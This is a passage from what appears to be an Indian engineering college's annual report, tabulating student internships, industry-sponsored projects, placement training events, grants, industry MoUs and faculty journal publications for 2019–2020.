296	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	ShrihariBalwadkar	Electrical
297	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Pankaj Nimje	Electrical
298	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Bhagyashri Patil	Electrical
299	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Krishna Ghene	Electrical
300	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Bhagwat Nimbalkar	Electrical
301	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Anjali Phasale	Electrical
302	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	NilamShelke	Electrical
303	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	SanketBarawkar	Electrical
304	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Aditi Chimanpure	Electrical
305	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Yogesh Salunke	Electrical
306	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Nihal Mansuri	Electrical
307	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Apurva Wankhede	Electrical
308	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Nikhil Bhadke	Electrical

309	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Aditya Narkhede	Electrical
310	Government ITI, Aundh Hi-Tech and Advanced Vocational Training system, Aundh	Unmesh Supekar	Electrical
311	Oitap-V Automation Pvt. Ltd.	Shriram Role	Electronc
312	Oitap-V Automation Pvt. Ltd.	Akash Wajage	Electronc
313	Oitap-V Automation Pvt. Ltd.	Omkar Hurdale	Electronc
314	Oitap-V Automation Pvt. Ltd.	Deepak Chavan	Electronc
315	Diesel Loco Shed	Shubham V Aage	TE Elex.
316	Harman International Company	Yangzin Chuskit	BE Elex
317	Ordinance Factory	Raj Arun Sali	TE Elex.
318	Biddano Pvt. Ltd.	Sanskruti Pardeshi	BE Electronics
319	Indian Meteorological Department	Darshan Swami	BE Electronics
320	Indian Meteorological Department	Anand Nair	BE Electronics
321	Indian Meteorological Department	Shubham Kadam	BE Electronics
322	Indian Meteorological Department	Aparna Singh	BE Electronics
323	Indian Meteorological Department	Bhagyashri Desai	BE Electronics
324	D- TAP V Automation	Akshay Balapure	BE Electronics
325	D- TAP V Automation	Sushil Andure	BE Electronics
326	D- TAP V Automation	Rajan Rangwal	BE Electronics
327	D- TAP V Automation	Ram Taru	BE Electronics

- **Industry Associated BE Projects**

Sr. No.	Name of the Company	Department	Name of the Student
1	WebHub Technology, Karvenagar, Pune.	Instrumentation	Konar Subhash Govindarajan Bodhe Satej Narendra Ukrande Shivani Raju
2	Forbes Marshall, Pune.	Instrumentation	Kharde Shrutika Sanjay Krutika Kharde Thombare Somesh Yashwant Lanke Kiran Subhash Tiwade Saurabh Suresh
3	Electrocractz, Pune.	Instrumentation	Joshi Jaydeep Shriniwas Joshi Omkar Vidyasagar
4	INDIA Meterological Department, Pune	Instrumentation	Kulkarni Swaraj Makarand Bhosale Akanksha Anil Gund Shamal Sudam
5	INDIA Meterological Department, Pune	Instrumentation	Khamgaonkar Saurabh Sharad Kulkarni Kapil Deepak
6	Parishram Enterprises, Bibwewadi, Pune.	Instrumentation	Badve Ishwar Mahesh Sanghavi Chirag Manoj Ranveer Kumar Singh

7	AISSMS IOIT, Pune	Instrumentation	More Sanket Suresh Shinde Sandesh Vishwanath Murge Vijay Bandeppa Jadhav Amol Balasaheb Magar Akshay Sajjan
8	VST InfoTech, Pune	Instrumentation	Bhogade Sarika Suresh Ghadge Shweta Vitthal Birajdar Pooja Ramchandra
9	P&B Technologies	Information Technology	Gagandeep Singh Pushpak Khamkar Dhanashri Mundada Risha Rupawat
10	Data Integration pvt ltd	Information Technology	Anushi Agarwal, Leona Sam, Seona Sam, Vishaka Mandge
11	T-infosystem Pvt. Ltd	Information Technology	Pagar Dipti, Mokashi Sarthak Sutar Rushikesh, Ingale Vrushali
12	AISSMS IOIT	Information Technology	Shah Swarali, Jain Riya , Kothari Neha, Awale Revati
13	Globe Mine Technologies	Information Technology	Mankar Esha, Dongare Milka Kumbhar Priyanka, Bhongale Sourabh
14	VST Infotech	Information Technology	Kaley Amey, Hoskote Harshita, Mahajan Shubham, Kurankar Rushikesh
15	IITM, Pune	Computer Engineering	Vivek Sharma
16	Info Deal Technologies Pune	Computer Engineering	Maariyyah Sayyed, Shekhar Bhorade, Navin Kakani Stuti Thorat,
17	Indian institute of troplogical metrology Pune	E&TC	Jayesh Kothwade, Kunal Rustogi
18	Indian institute of troplogical metrology Pune	E&TC	Mahesh Mote, Vipul Gote
19	Abhikalpan	E&TC	Hardik Vyas, Shivam Gupta
20	Agricultural Development trust ,Baramati	E&TC	Pragati Gaikwad, Hmani Waghulde
21	College sponsored	E&TC	Shubham Arvindrao Kshirsagar Dhole Yash Anilrao Rajnish Kumar Sharma Aditi Abhijeet
22	India Meteorological Department (IMD), Pashan	E&TC	Rokade Krishnaraj Jaysing Salunke Ashish Rajendra Patil Deepa Pundlik
23	Bharat Forge	E&TC	Nagda Tarika Minesh Molawade Poonam Shriniwas
24	Scope T&M pvt. Ltd.	E&TC	Sanmay Narendra Kamble Padekar Prasad Nandkumar
25	Idle solution	E&TC	Wagaj Rutuja Apparao Wable Pratiksha Babasaheb Vrushali Vilas Mande

26	India Meteorological Department (IMD), Pashan	E&TC	Kurdekar Suraj Dattaram Dalal Shubham Suhas Aher Pooja Sanjay
27	AIC-ADT Baramati	E&TC	Pawar Shubham Hanumant Pranali Pradip Jagtap Bhosale Mrunal Annasaheb
28	VCA Solution, Pune	Electrical	Chaudhari Pancham Arun Hole Pratik Rajendra Pagare Sudesh Ramesh Patil Ajinkya Kailas
29	Madhav Capacitors Pvt. Ltd. Pune.	Electrical	Gaikwad Sandip Raosaheb Ghene Krushna Digambar Nimbalkar Bhagwat Kisan Salunke Yogesh Dattu
30	VCA Solution, Pune	Electrical	Aishwarya Anil Kulkarni Jogi Vaishnavi Shankarrao Lonkar Mrudula Prasad Paradkar Chaitanya Mahesh
31	VCA Solution, Pune.	Electrical	Kamble Disha Deepak Parbat Samruddhi Balasaheb Shewale Kalyani Sanjay
32	VCA Solution, Pune.	Electrical	Deshpande Shrawani Nitin Pramila Sunil Gabhale Shah Sakshi Naresh Shembade Mugdha Prashant
33	Shriveda Electricals, Pune	Electrical	Chimanpure Aditi Prakash Deshmukh Ishwari Chandrashekhar Phasale Anjali Chandrakant Shelake Nilam Laxmikant
34	New Vaidehi Infracon Pvt. Ltd., Mumbai	Electrical	Chaudhari Mahesh Shrikrishna Deore Amol Balasaheb Vaibhav Sunil Badgujar Patil Ashutosh Raju
35	Akhilesh Electricals	Electrical	Baravkar Sanket Sandip Chaudhari Shubham Sanjiv Dalvi Akash Sadashiv Urmode Vishavambhar Govind
36	VCA Solution, Pune	Electrical Engineering	ChaudhariPanchamArun Hole Pratik Rajendra PagareSudesh Ramesh PatilAjinkya Kailas
37	Madhav Capacitors Pvt. Ltd. Pune.	Electrical Engineering	GaikwadSandipRaosaheb GheneKrushnaDigambar NimbalkarBhagwatKisan SalunkeYogeshDattu

38	VCA Solution, Pune	Electrical Engineering	Aishwarya Anil Kulkarni JogiVaishnaviShankarrao LonkarMrudula Prasad ParadkarChaitanya Mahesh
39	Sriveda Electricals, Pune	Electrical Engineering	Chimanpure Aditi Prakash Deshmukh Ishwari Chandrashekhar Phasale Anjali Chandrakant Shelake Nilam Laxmikant
40	Balaji Engineering Enterprises, Pune	Electrical Engineering	DipakSudhakarPawar Rachalwar Ajay Ashok ShelkePankaj Ramesh Suryawanshi Akash Ashok
41	Akhilesh Electricals, Pune	Electrical Engineering	BaravkarSanketSandip ChaudhariShubhamSanjiv DalviAkashSadashiv Urmode Vishavambhar Govind
42	New VaidehiInfracon Pvt. Ltd., Mumbai	Electrical Engineering	Chaudhari Mahesh Shrikrishna DeoreAmolBalasaheb Vaibhav Sunil Badgujar PatilAshutoshRaju
43	MSEDCL, Ahmednagar	O&M Circle, Ahmednagar	Nilish Rohankar Jitin C.J.

- **Training and Placement Activities at Department Level**

Sr. No.	Department	Activity	Name of the Student
1	Instrumentation	TCS Webinar session	02/08/2019
2	Instrumentation	Soft Skill Sessions by Holistic Healing India for SE students	16/09/2019 To 18/09/2019 19/09/2019 & 20/09/2019
3	Instrumentation	Soft Skill Sessions by Holistic Healing India for BE students	19/09/2019 & 20/09/2019
4	IT	Seminar on Carrier Orientation on Higher Studies By Mr. YogeshRanga, Analyst, The Chopra's, Pune	09/07/2019
5	IT	Mock Interview related to Placement By Bhushan Pingle, Acentrure India	11/09/2019
6	IT	Higher Studies options after engineering By Supriya Ghodake, Dilip Oak Academy	26/02/2020
7	IT	Seminar on"An initiative to motivate all the engineering students in India to their true potential by Mr. RaghvanKoli, Founder, The Conquerors, Mumbai	29/07/2019
8	IT	Internship on "Data science" By HireMindz-Signio GlobalTech Solutions Pvt. Ltd.	01/01/2020- 31/01/2020

9	IT	Internship on "Data science" By HireMindz-Signio GlobalTech Solutions Pvt. Ltd.	02/01/2020-14/03/2020
10	Electrical	Interaction of Principal Dr. P. B. Mane with unplaced students of BE.	02/01/2020
11	Electrical	Expert lecture on Topic "Disruptive Innovations and sustainable development "for BE Electrial Students. Speaker- Mr. Bhagawan Bhosale. DGM, Manufacturing, TATA Motors Ltd., Pune.	31/7/19
12	Electrical	Debate Competition for SE, TE & BE Electrical	1/08/19
13	Electrical	Group Discussion for SE, TE & BE Electrical	11/09/19
14	Electrical	Technical Interview for TE & BE Electrical	11/09/19
15	FE	Psychometric test & Counselling sessions	26/08/2019 to 27/08/2019 18/09/2019 to 25/09/2019
16	BE All branches	Group discussion Sessions total hours = 14	2/8/2019 7/8/2019 & 8/8/2019
17	BE All branches	Aptitude training sessions for the students 2 days (12 Hrs)	19,20/9/2019
18	TE All branches	Aptitude training sessions for the students 3 Days (18 Hrs)	16,17,18/9/2019
19	FE All students	Aptitude training sessions for the students 2 days (12 Hrs)	12/8/2019, 13/8/2019
20	FE All students	Psychometric testing and Orientation program	16/8/2019, 17/8/2019

4. Staff Contribution towards quality improvement:

a) Grants received for Seminar/Conferences:

Sr. No.	Year of Event	Name of Department	Grant	Sponsored by	Topic	Grant Sanction date
1	2019-20	IT	10,000/-	SPPU, Pune	Workshop on Cyber Security and Ethical Hacking	26/12/2019
2	2020	E&TC	15,000/-	SPPU	Technical Paper writing : Plagiarism Issues, H Index	Jan 2020
3	2019-20	Electrical	2,00,000/-	SPPU, Pune	Two days national level workshop on "Modern Trends in Lighting and Illumination Control".	—
4	2019-20	SWO	35,000/-	BSD SPPU	IPR, TPW & Ethical Hacking	26/12/2019

b) Research Grants received :

Sr. No.	Branch	Name of the Investigator(s)	Title of the Research Project Scheme	Name of the funding Agency	Duration of the project/ scheme	Amount Sanctioned (Rs.)	Major/ Minor	Grant Sanction date
1	Instrumentation	Mrs. H. P. Chaudhari	Flow – Level Test Set-up	Forbes Marshall Ltd.	-----	12,00,000/-	-----	25/09/19
2	Instrumentation	Mr. S. Jagtap Mr. Rahul N. Jadhav	Design and implementation of compact UWB Antenna with dual band notched characteristics for MIMO system	Aspire	-----	3,00,000/-	-----	2019-20
3	Computer	Shilpa P. Pimpalkar	Ontology Enabled Disaster Management Web Service	ISRO	2 Years	60,000/-	Minor	8-8-18
4	Computer Engg	Shilpa P. Pimpalkar	Ontology Enabled disaster management web service	ISRO	2 years & 6 Months	1,50,000/- (90,000 sanctioned in Feb 2020)	-----	Feb 2020
5	Electrical	SachinShelar	PQ Software GridVis Ultimate	Janitza Electronics GMBH, Germany	-----	4,00,000/-	Major	15/09/19
6	E&TC	Mr. R. N Jadhav Mr. S. S. Jagtap	"Design and implementation of compact UWB antenna with dual band notch charasteristics for MIMO system	SPPU ASPire Assistance by sppu for project based innovative research	2 years 2019-21	3Lcs	-----	03/07/19

c) Memorandum of Understanding :

Sr. No.	Department	Industry	Resource persons	Area of Interaction	Activities conducted
1	Instrumentation	Purecrete	Mr. Chorgade	PLC & Automation	Industrial Visit for BE Students
2	Instrumentation	TAACT	Mrs. Nital Saraf	Automation	Guest Lecture on Industrial Automation One day workshop for BE students on Industrial Automation
3	Information Technology	Prank-I Systems Pvt. Ltd.	MandarSonawane	1. Internship and Training 2. Workshop for faculty and students	1. Workshop for students 2. Internship
4	Information Technology	HireMindz-SignioGlobalTech Solutions Pvt Ltd.	Sneha Kurri	1. Internship and Training 2. Workshop for faculty and students	1. Internship
5	Information Technology	EMURGO Learning solution Pvt. Ltd.	Vijay B.Elango	1. Internship and Training 2. Workshop for faculty and students	1. Workshop for faculty 2. Workshop for students
6	Information Technology	Quickyes Infotech Pvt. Ltd.	Sumeet Surana	1. Industrial visit 2. Workshop 3. Internship	1. Industrial visit
7	Computer	Elite Softwares	Mr. Swami Panjala	Website development	5 days workshop for TE computer students from 3 Feb 2020 to 7 Feb 2020
8	Computer	SEED INFOTECH	Jefferson Sathik Head Programming and testing Seed InfoTech Ltd	To improve Placement	Workshop on "Are You ready for carrier marathon"
9	Computer	Prygma Infosystems LLP	Mr. Ganesh Bhosale, MD	Internship	Internship selection process completed
10	International Partnership Cell 31.12.2020	Excursia Global Education Pvt Ltd	Mr Yogesh Patil Mr Prasad Khamkar	Excursia Global Educational Tours Pvt Ltd, Pune	Seminars and Interactions with students

11	Computer	Auto Cluster Development and Research Institute, Pune	Mr.KiranVaidya, MD	-----	Industrial Visit
12	Computer	AIC Pinnacal Pune	Mr. Praveen Jadhav	Entrepreneurship development and incubation	Internship
13	E&TC	AICADT Baramati 22/07/2019	Mr. Nilesh Nalawade	Agriculture development using electronics	Expert lecture by Avinash Davan AICADT
14	E&TC Engg	Aristo Foils Mfg. Co. Address: W-229 E, S-Block, MIDC Bhosari, Pune-411026	Mr. Prashant Shah	Industry Automation	29th July 2019
15	Electrical	Elliot Systems Pvt. Ltd.	Mr. & Mrs. PankajDhume Mr. Girish Khilari	Energy Monitoring System	Software development and Hardware support for EMS installation
16	Electrical	Elliot Systems Pvt Ltd Pune 04/09/2019	Mr. Girish Khilari Chief technology officer	Energy Management System	Consultancy for Energy Management System
17	All Dept.	IERJ Publications	Journal Publication	IEEE Conf. UG Track 12 March 2020	12 to 14 March 2020
18	All Dept.	ETDC Pune	Director ETDC	FDP, In-Plant Training	Feb 2020
19	All Dept.	Yashika Publications	Journal Publication	Scopus & Web of Science Journal Paper Publication	12 to 14 March 2020

- **Journal Publication:**
  Paper publication in /National/International Seminars/Conferences :

Branch	Name of the Teacher/ author	Title of the paper	Name of the Journal/ Proceeding/ Edited Books	Volume & pages	Year of Publi-cation	ISBN/ ISSN No.	Impact Factor	URL	Citation	h-index
Electronics & Telecommunication Engineering	Dr. Pradeep B. Mane	Evaluation of the Performance of a Reed Solomon Coded STBC MIMO System Concatenated With MPSK and MQAM in Different Channels	International Journal of Sensors, Wireless Communications and Control	-----	April-2020	(ISSN 2210-3287)	SJR=0.115 (SCIma go Journal Rank)	http://www.eurekaselect.com/node/171518/article/evaluation-of-the-performance-of-reed-solomo coded-stbc-mimo-system-concatenatewit-mpsk-and-mqam-in-differen channels	-----	-----
Electronics & Telecommunication Engineering	Dr. Pradeep B. Mane	Image Processing Baesd Toll Automation Technique Using ANPR	Helix Scientific Explorer	-----	June 19	(E-ISSN: 2319-5592)	3.46	http://helix.dnares.in/2019/07/01/image-processing-based-toll-automation-	-----	-----

								techniq ue-using-anpr/		
Electronics & Telecommunication Engineering	Dr. Pradeep B. Mane	IPv4 to IPv6 Transition Mechanism Using Tunneling Technique	International Journal of Research and Analytical Reviews (IJRAR)	-----	June-19	(E-ISSN 2348-1269)	5.75	http://www.ijrar.org/viewfull.php?&p_id=IJRAR19K2755	-----	-----
Electronics & Telecommunication Engineering	Dr. Pradeep B. Mane	Secured Anomalous Detection for Personal Healthcare System	Helix The Scientific Explorer	-----	June-19	(E-ISSN: 2319-5592)	3.46	http://helix.dnares.in/2019/07/01/secured-anomalous-detection-for-personal-healthcare-system/	-----	-----
Electronics & Telecommunication Engineering	Dr. Pradeep B. Mane	BER Performanc Evaluation of Turbo Coded MIMO System in Nakagami Channel	International Journal of Innovative Technology and Exploring Engineering (IJITEE)	-----	Octo-19	ISSN: 2278-3075)	5.54	https://www.ijitee.org/wp-content/uploads/papers/v8i12/L27451081219.pdf	-----	-----
Instrumentation	Badri Narayan Mohapatra	Application and Securityin Internet of Things	www.ijtonline.com	1-4	2019	2231-3907	-----	-----	-----	-----
Instrumentation	Badri Narayan Mohapatra	Image edge detection technique	Accents transaction on Image processing & computer vision	Volume-5 Issue-15	2019	2455-4707	-----	-----	-----	-----

Information Technology	Dr. M. A. Thalor	Significant Improvement in Classification Performance Metrics by Ensemble Approach,	Proceedings of the 2nd International Conference on Communications and Cyber Physical Engineering, Lecture Notes in Electrical Engineering, Springer	243-249	August 2019	ISSN 1876-1100	-----	https://link.springer.com/chapter/10.1007/978-981-13-8715-9_29	-----	-----
Information Technology	Dr. M.A. Thalor	A framework for Brain Tumor Classification and Grade Detection From magnetic Resonance Image	HELIX -The Scientific Explorer Journal	Vol 9(3) 4981-4984	June 2019	PISSN 2277-3495, EISSN 2319-5592	3.46	http://helix.dnares.in/2019/07/01/a-framework-for-brain-tumor-classification-and-grade-detection-from-magnetic-resonance-image/	-----	-----
Information Technology	Dr. M.A. Thalor	A Collaborative Model for Sentiment Analysis & Summarizing User Reviews Using Machine Learning and Data Mining Techniques	Our Heritage Special Issue on Multidisciplinary Studies	Vol. 68, No. 15, 247-253	Jan. 2020	ISSN 0474-9030	6.8	https://archives.ourheritagejournal.com/index.php/oh/article/view/2356	-----	-----

Information Technology	Dr. M. A. Thalor	Society Security System Using Face and Number Plate Recognition ISSN: 0474-9030	Our Heritage : Special Issue on Multidisciplinary Studies	Vol. 68, No. 15, 254-258	Jan. 2020	ISSN 0474-9030	6.8	https://archives.ourheritagejournal.com/index.php/oh/article/view/2415	-----	-----
Information Technology	Dr. M.A. Thalor	Subjective Question Answering System with Automatic Result Generation using Natural Language Processing	IEEE_ESCI_2020 International Engineering Research Journal (IERJ)	Special issue-AISSMNCIET-2020, 30-34	March 2020	EISSN - 2395-1621	-----	http://www.ierjournal.org/NCIET-2020.php	-----	-----
Information Technology	Dr. Jaydeep Patil	Hybrid Framework of Context Based Relation Extraction for Relation Completion	Springer Proceedings of the 2nd International Conference on Advanced Technologies for Societal Applications - Techno-Societal 2018	Volume 1	2020	978-3-030-16847-6	-----	https://www.springer.com/gp/book/9783030168476	-----	-----
Information Technology	Dr. Jaydeep Patil	Personalise Healthcare Assistant using Chatbot	Our Heritage Special Issue on Multi disciplinary Studies	Vol. 68, No. 15, 264-267	Jan. 2020	ISSN 0474-9030	6.8	https://archives.ourheritagejournal.com/index.php/oh/article/view/2418	-----	-----

Information Technology	Ms A.T Bhondave	Self Sovereign Digital Identity on the Blockchain using Hyperledger Indy	International Journal of Research and Analytical Reviews	Volume 6 Issue 2	April-June, 2019	2348 –1269	-----	http://ijrar.com/upload_issue/ijrar_issue_20543976.pdf	-----	-----
Information Technology	Ms A.T Bhondave	Randomly Carrier Detection based Data hiding	International Journal of Research and Analytical Reviews	volume 6 Issue 2	April - June 2019	2348 –1269	-----	http://ijrar.com/upload_issue/ijrar_issue_20544031.pdf	-----	-----
Information Technology	Mrs. J.C. Pasalkar	Image Re-Ranking Based on Topic Diversity	Our Heritage Special Issue on Multi disciplinary Studies	Vol. 68, No. 15, 268-271	Jan. 2020	ISSN 0474-9030	6.8	https://archives.ourheritagejournal.com/index.php/oh/article/view/2419	-----	-----
Information Technology	Mr. Pritesh A. Patil	Machine Learning based E-Mail Phishing Detection and Prevention Technique: A Survey	Our Heritage Special Issue on Multi disciplinary Studies	Vol. 68, No. 15, 243-246	Jan. 2020	ISSN 0474-9030	6.8	https://archives.ourheritagejournal.com/index.php/oh/article/view/2355	-----	-----
Information Technology	Mr. Pritesh A. Patil	Design and Implementation of a Secure and Interactive Smart Mirror using IoT	Our Heritage Special Issue on Multi disciplinary Studies	Vol. 68, No. 15, 272-277	Jan. 2020	ISSN 0474-9030	6.8	https://archives.ourheritagejournal.com/index.php/oh/article/view/2423	-----	-----

Information Technology	Mrs. R.Y. Totare	Intelligent IOT Based Irrigation System	Our Heritage : Special Issue on Multi disciplinary Studies	Vol. 68, No. 15, 403-404	Jan. 2020	ISSN 0474-9030	6.8	https://archives.ourheritagejournal.com/index.php/oh/article/view/2542	-----	-----
Information Technology	Mrs. R.Y. Totare	A Smart Bio Metric Voting System	IEEE_ESCI_2020 International Engineering Research Journal (IERJ)	Special issue-AISSMNCIET-2020, 58-60	March 2020	EISSN-2395-1621	-----	http://www.ierjournal.org/NCIET-2020.php	-----	-----
Information Technology	Mr. A.V.Kore	Monitoring Power Consumption and automation using IOT	Our Heritage Special Issue on Multi disciplinary Studies	Vol. 68, No. 15, 259-263	Jan. 2020	ISSN 0474-9030	6.8	https://archives.ourheritagejournal.com/index.php/oh/article/view/2417	-----	-----
Information Technology	Mr. R.A. Jamadar	Deep Learning Based fake news Detection	Our Heritage Special Issue on Multi disciplinary Studies	Vol. 68, No. 15, 398-402	Jan. 2020	ISSN 0474-9030	6.8	https://archives.ourheritagejournal.com/index.php/oh/article/view/2541	-----	-----
Information Technology	Mr. P. B. Wakhare	Survey Of Receipt Identification And Classification Using Machine Learning	Our Heritage Special Issue on Multi disciplinary Studies	Vol. 68, No. 15, 278-285	Jan. 2020	ISSN 0474-9030	6.8	https://archives.ourheritagejournal.com/index.php/oh/article/view/2424	-----	-----

Information Technology	Dr. Jaydeep Patil	Crop P Predicton and Diseae Detection Using Machine Learning	Our Heritage Journal	Vol. 68, Issue 1, No. 15, 264-267	January 2020	ISSN 0474-9030	6.6	https://archives.ourheritagejournal.com/index.php/oh/article/view/2418	-----	-----
Information Technology	J. C. Pasalkar	A Machine Learning Powered Cyber Security System	IEEE_ESCI_2020 International Engineering Research Journal (IERJ)	Special issue-AISSMNCIET-2020, 137-140	March 2020	EISSN -2395-1621	4.064	http://www.ierjournal.org/NCIET-2020.php	-----	-----
Computer Engineering	Dr. K. S. Wagh	Hybrid Framework for Web Services on Android Mobile Host	Helix, The Scientific Explorer	Volume 9(3) 5024-5030	2019	PISSN –2277-3495, EISSN 2319-5592 2581-4230	-----	DOI 10.29042/2019-5024-5030 http://helix.dnares.in/w-content/uploads/2019/07/502-5030.pdf	-----	-----
Computer Engineering	Dr.S.N. Zaware	Secure digital document generation using QR code	Journal of Advanced Research in Dynamical and Control Systems	Vol. 11 / 08-Special Issue pp. 3241-3249	Dec 2019	ISSN: 1943-023X	0.11	https://www.jardcs.org/abstract.php?id=3481	-----	-----
Computer Engineering	Dr.S.N. Zaware	Secure digital document generation using QR code	Journal of Advanced Research in Dynamical and Control Systems	Vol. 11 / 08-Special Issue pp. 3241-3249	Dec 2019	ISSN: 1943-023X	0.11	https://www.jardcs.org/abstract.php?id=3481	-----	-----

Computer Engineering	Dr.S.N. Zaware	Data Transmission using Crypto-Steganography	Test Engineering and Management	March - April 2020 pp. 2150 - 2156	2020	ISSN: 0193-4120	0.02	http://www.testmagzine.biz/index.php/testmagzine/article/view/3910	-----	-----
Computer Engineering	Dr.S.N. Zaware	Omnichannel Consumer Buying Behavior: Apprehending The Purchasing Pattern For Mobile Buyers In India	International Journal of Advanced Science and Technology	Vol. 29, No. 3s, (2020), pp. 1086-1101	2020	ISSN: 2005-4238	0.42	http://sersc.org/journals/index.php/IJAST/article/view/5942/3666	-----	-----
Computer Engineering	Dr.S.N. Zaware	Deliberating the Managerial Approach towards Employee Participation in Management	International Journal of Control and Automation	Vol. 13, No. 1, (2020), pp. 437 - 457	2020	ISSN: 2005-4297	-----	-----	-----	-----
Computer Engineering	Dr.S.N. Zaware	Identification Cold start Problem Start in Matrix Factorization Method for Online Web Recommendation Systems	Test Engineering and Management	March - April 2020 pp. 2186 - 2192	2020	ISSN: 0193-4120	0.02	http://www.testmagzine.biz/index.php/testmagzine/article/view/3913	-----	-----

Computer Engineering	Dr.S.N. Zaware	Proficient technique to evaluate aggregate queries using pre-processed bitmap	Journal of Xidian University	Vol. 14, Issue 3, 2020 pp. 1772-17812	2020	ISSN: 1001-2400	0.48	http://xuebao.shsmu.edu.cn/EN/article/showTenYearVolumnDetail.do?nian=2020	-----	-----
Computer Engineering	Dr.S.N. Zaware	Exploration of Market Potential Towards Dental Material Brands: An Assessment with Preferences of Dentists in India	International Journal of Psychosocial Rehabilitation	Vol. 24, Issue 7, 2020 pp. 4015-4026	2020	ISSN: 1475-7192	0.19	https://www.psychosocial.com/article/PR270398/15697/	-----	-----
Computer Engineering	Dr. Suresh Limkar	Classification and Prediction of Rice Crop Diseases using Convolutional Neural Network	8th International Conference on Frontiers of Intelligent Computing: Theory and Applications (FICTA 2020) January 4 - 5, 2020	-----	-----	2194-5357	-----	https://ficta2020.nitk.ac.in/index.html	-----	-----
Computer Engineering	Dr. Suresh Limkar	Prediction of POS Tagging for Unknown words for specific Hindi and Marathi Language	8th International Conference on Frontiers of Intelligent Computing: Theory and Applications (FICTA 2020) January 4 - 5, 2020	-----	-----	2194-5357		https://ficta2020.nitk.ac.in/index.html	-----	-----

Computer Engineering	Dr. Suresh Limkar	Potential of Robust Face Recognition form Real-time CCTV video stream for Biometric Attendance using Convolutional Neural Networks	8th International Conference on Frontiers of Intelligent Computing: Theory and Applications (FICTA 2020) January 4 - 5, 2020	-----	-----	2194-5357	-----	https://ficta2020.nitk.ac.in/index.html	-----	-----
Computer Engineering	Shikha Agrawal	Context Analysisi using Machine learningorithm	IERJ UG Track ESCI 2020	-----	2020	ISSN 2395-1621	-----	http://ierjournal.org/index.php	-----	-----
Computer Engineering	Chetan Aher, Amar Salunke, Krishna Dhannawat, Omkar Annam, Sushant Patil	Automatic Detection of Helmet and License Plate Recognition using CNN & GAN	International Journal of Future Generation Communication and Networking	Vol. 13 Issue. 1 PP 420-425	2020	2233-7857	0.40	http://sersc.org/journals/index.php/IJFGCN/article/view/5644/3498	ProQuest ULRICH DOAJ J-Gate Cabell Emergin Sources Citation Index (ESCI)	1
Computer Engineering	Anuradha S. Varal	Anomaly Intrusion Detection system in Real Time Environment Using Ensemble Learning Model	International Journal of Recent Technology and Engineering (IJRTE)	Volume 8 Pages 10 from 4908-4917	Nov. 2019	2277-3878	5.92	-----	-----	-----
Computer Engineering	Dr. K. S. Wagh	Dynamic Traffic Light Optimization and Control System	International Journal of Future Generation Communication and Networking	Vol. 13, No. 1	2020	2233-7857	-----	http://www.sersc.org/journals/index.php/IJFGCN/article/vie/5650/3504	-----	-----

Computer Engineering	Dr. K. S. Wagh	Enabling Blockchain Based Energy Transfer Using Ethereum Blockchain	International Journal of Future Generation Communication and Networking	Vol. 13, No. 1	2020	2233-7857	-----	http://www.sersc.org/journals/index.php/IJFGCN/article/view/5649/3503	-----	-----
Computer Engineering	Dr. K. S. Wagh	Improvising Label Accuracy for Unsupervised Machine Learning Models	International Journal of Future Generation Communication and Networking	Vol. 13, No. 1	2020	2233-7857	-----	http://www.sersc.org/journals/index.php/IJFGCN/article/view/5647/3501	-----	-----
Computer Engineering	Mr. Girish Navale	Detection Of Fake Reviews Using Machine Learning Algorithm	International Journal of Future Generation Communication and Networking	Vol. 13, No. 1	2020	2233-7857	-----	http://www.sersc.org/journals/index.php/IJFGCN/article/view/5643/3497	-----	-----
Computer Engineering	Prof. D. S. Zingade	Diabetes Detection and Prediction System using Machine Learning Algorithms	International Engineering Research Journal (IERJ)	Special Issue	2020	2395-1621	-----	https://ierjournal.org/pupload/NCIET-2020/49-52-converted.pdf	-----	-----
Computer Engineering	Prof. D. S. Zingade	Identity Based Authentication Of Health Records Using Blockchain	International Engineering Research Journal (IERJ)	Special Issue	2020	2395-1621	-----	https://ierjournal.org/pupload/NCIET-2020/61-63-converted.pdf	-----	-----

Computer Engineering	Prof. Neha Patil	Road Sense Analysis Using Ultrasonic Sensor	IERJ	Pages - 05	2020	-----	4.064	http://ierj.in/	-----	-----
Computer Engineering	Ms. Pradnya Bormane	Sign language Recognition using Convolutional Neural networks	IERJ	8	2020	67	4%	https://cmt3.research.microsoft.com/UGESCI2020/Submission/Summary/67	-----	-----
Computer Engineering	Amrapali chavan, Aniket Gaikwad, Shivani Chavan, Rupali Khavane	Blockchain Based Soyabean Traceability In Agriculture Supply Chain	International Journal of Future Generation Communication and Networking	-----	2020	-----	-----	-----	ProQuest ULRICH DOAJ J-Gate Cabell Emerging Sources Citation Index (ESCI)	1
E&TC	Dr. M. P. Sardey	IoT based Solid Waste manegemnt System using Arduino mega	International journal of recent Technology Engineering IJRTE	VOLUM E-8 Issue-3	Sept. 19	ISSN-2277-3878	-----	-----	-----	4
E&TC	Dr. M. P. Sardey	Smart Hand for Deaf and Dumb	JETIR	Volume-6 Issue-6	June 19	ISSN 2349-5162	5.87	-----	-----	-----
E&TC	Mrs.V.K. Patil	Image processing Based toll automation techniques using AnPR	Helix	v-09(3)	30 june-19	ISBN-4926-4930	-----	-----	-----	-----
E&TC	Dr.S.B. Dhonde	Wireless communication with RF based energy harvesting	Journal of emerging technologies and innovative research	v-6 isuue-6	June19	ISSN: 2349-5162	5.87	-----	-----	4

